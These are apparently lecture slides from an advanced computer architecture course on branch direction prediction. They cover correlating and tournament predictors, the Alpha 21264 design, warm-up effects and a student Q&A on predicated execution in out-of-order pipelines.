
# Extreme example - “go”

“go” is a SPEC95 benchmark code with highly-dynamic, highly-correlated branch behaviour



- The bias of “go”’s branches is more-or-less evenly spread between 0% taken and 100% taken
- All known predictors do badly

# Some dynamic applications have highly-correlated branches



- For “go”, optimum BHR size ( $m$ ) is much larger

# Re-evaluating Correlation

- Several of the SPEC benchmarks have less than a dozen branches responsible for 90% of taken branches:

program	branch %	static	# = 90%
compress	14%	236	13
<u>egntott</u>	<u>25%</u>	<u>494</u>	<u>5</u>
gcc	15%	9531	2020
mpeg	10%	5598	532
real gcc	13%	17361	3214

- Real programs + OS more like gcc
- Small benefits beyond benchmarks for correlation? problems with branch aliases?


# Tournament Predictors

- Motivation for correlating branch predictors is that the 2-bit predictor failed on important branches; by adding global information, performance improved
- Tournament predictors: use 2 predictors,
  - one based on global information
  - the other based on local information
  - and combine with a selector
  - The selector is driven by a predictor....
- Hopes to select the right predictor for the right branch

# Tournament Predictor in Alpha 21264


- 4K 2-bit counters to choose from among a global predictor and a local predictor
- **Global predictor** also has 4K entries and is indexed by the history of the last 12 branches; each entry in the global predictor is a standard 2-bit predictor
  - 12-bit pattern: ith bit 0 => ith prior branch not taken;  
ith bit 1 => ith prior branch taken;
- **Local predictor** consists of a 2-level predictor:
  - **Top level** a local history table consisting of 1024 10-bit entries; each 10-bit entry corresponds to the most recent 10 branch outcomes for the entry. 10-bit history allows patterns 10 branches to be discovered and predicted.
  - **Next level** Selected entry from the local history table is used to index a table of 1K entries consisting a 3-bit saturating counters, which provide the local prediction
- Total size:  $4K*2 + 4K*2 + 1K*10 + 1K*3 = 29K$  bits!  
**(~180,000 transistors)**

# Accuracy of Branch Prediction



- Profile: branch profile from last execution  
(static in that the prediction is encoded in the instruction, but derived from the real execution profile)
- A good dynamic predictor can outperform profile-driven static prediction by a large margin

# Accuracy v. Size (SPEC89)



Tournament is not just a better predictor; it delivers a better prediction with fewer transistors  
It's another example of combining two different optimisations, each good for different situations

# Summary

- Prediction seems essential (?)
  - Fine-Grained Multi-Threaded (FGMT) processors can avoid control hazards
  - Predicated Execution can reduce number of branches, number of mispredicted branches
  - Delayed branches and cancelling branches can help, at least in simple pipelines
- Two questions: branch **takenness**, branch **target**

## **Takenness:**

- Branch History Table: 2 bits for loop accuracy
  - Saturating counter (bimodal) scheme handles highly-biased branches well
  - Some applications have highly dynamic branches
- Correlation: Recently executed branches correlated with next branch.
  - Either different branches
  - Or different executions of same branches
- Tournament Predictor: try two or more competitive solutions and pick between them

## **Target:**


- Next time!

# Appendix: slides not covered in video

# Warm-up effects and context-switching

- In real life, applications are interrupted and some other program runs for a while (if only the OS)
- This means the branch prediction is regularly trashed
- Simple predictors re-learn fast
  - in 2-bit bimodal predictor, all executions of given branch update the same 2 bits
- Sophisticated predictors re-learn more slowly
  - for example, in (2,2) gselect predictor, prediction updates are spread across 4 BHTs
- *Selective* predictor may choose fast learner predictor until better predictor warms up

# Warm-up...



- Best predictor takes 20,000 instructions to overtake bimodal

# Pitfall: Sometimes bigger and dumber is better

- 21264 uses tournament predictor (29 Kbits)
- Earlier 21164 uses a simple 2-bit predictor with 2K entries (or a total of 4 Kbits)
- SPEC95 benchmarks, 21264 outperforms
  - 21264 avg. 11.5 mispredictions per 1000 instructions
  - 21164 avg. 16.5 mispredictions per 1000 instructions
- Reversed for a large commercial transaction processing (TP) workload!
  - 21264 avg. 17 mispredictions per 1000 instructions
  - 21164 avg. 15 mispredictions per 1000 instructions
- Why?
  - TP code is much larger than the benchmarks
  - the 21164 holds twice as many branch predictions based on local behavior (2K vs. the 21264's 1K local predictor)

# Branch direction prediction: topics not covered

- Yeh and Patt’s “Two-Level Adaptive Branch Predictor” (and Yeh/Patt classification GAg, GAp, Pap)
  - Tse-Yu Yeh, Yale N. Patt: **Alternative Implementations of Two-Level Adaptive Branch Prediction.** ISCA 1992: 124-134
- Seznec and Michaud’s TAGE predictor
  - André Seznec. 2011. **A new case for the TAGE branch predictor.** In Proceedings of the 44th Annual IEEE/ACM International Symposium on Microarchitecture (MICRO-44)
- Neural branch predictors eg
  - Daniel A. Jiménez and Calvin Lin. 2002. **Neural methods for dynamic branch prediction.** ACM Trans. Comput. Syst. 20, 4 (November 2002), 369–397.

Hennessy and Patterson 6<sup>th</sup>  
ed p188

# Piazza question

- Hello I was wondering if - in the o-o-o pipeline with an RUU - the way predication works is that we have the instructions that are predicated on a particular predicate register (i.e. those that will execute only if their predicate condition is true) depend on the predicate register in the RUU in the same way that an instruction depends on its operands.
- Once the required predicate register value becomes available (either from the register file or an FU), the instruction is either trashed from the RUU or made eligible for dispatch (assuming its other dependencies are resolved).
- One advantage is that we do not use the FU's needlessly as we would with a branch misprediction. Also, unlike on a branch misprediction, only a few entries in the RUU are flushed (those whose predicate condition is false) as opposed to the whole RUU. To guarantee that only a few entries are flushed, we must only use predication for a small number of instructions.
- Is all the above correct? Many thanks!

- This all makes complete sense.
- Of course you **might** try to execute predicated instructions speculatively - you could start them off, and then decide whether to commit the result at commit time when the condition is known.
- The trouble with that is that if you guessed wrong, you will have to flush as it's possible the register result of the predicated instruction might have been forwarded to another instruction, erroneously.
- There is a menu of techniques that might fix this. For example, see
- Predicate Prediction for Efficient Out-of-order Execution [paper.dvi \(psu.edu\)](#)
- There is a subtlety (explained in the paper above) [and I think it applies to the scheme you propose] that predicated register writes create ambiguity in dependence:
  - 1: r1 <- a
  - 2: r2 <- b
  - 3: (p1) r2 <- r1
  - 4: r4 <- r2
- Should instruction 4 be dispatched when instruction 2 writes-back, or should it wait for instruction 3? But we removed instruction 3 from the RUU!
- (one might comment that conditional branches create ambiguity in dependence.... it's almost as if we are translating predication into control dependence on the fly).
- Paul

332

# Advanced Computer Architecture

## Chapter 4

### Part 2: Branch *Target* Prediction

October 2022

Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (4-6<sup>th</sup> eds), and on the lecture slides of David Patterson's Berkeley course (CS252)

Course materials online on

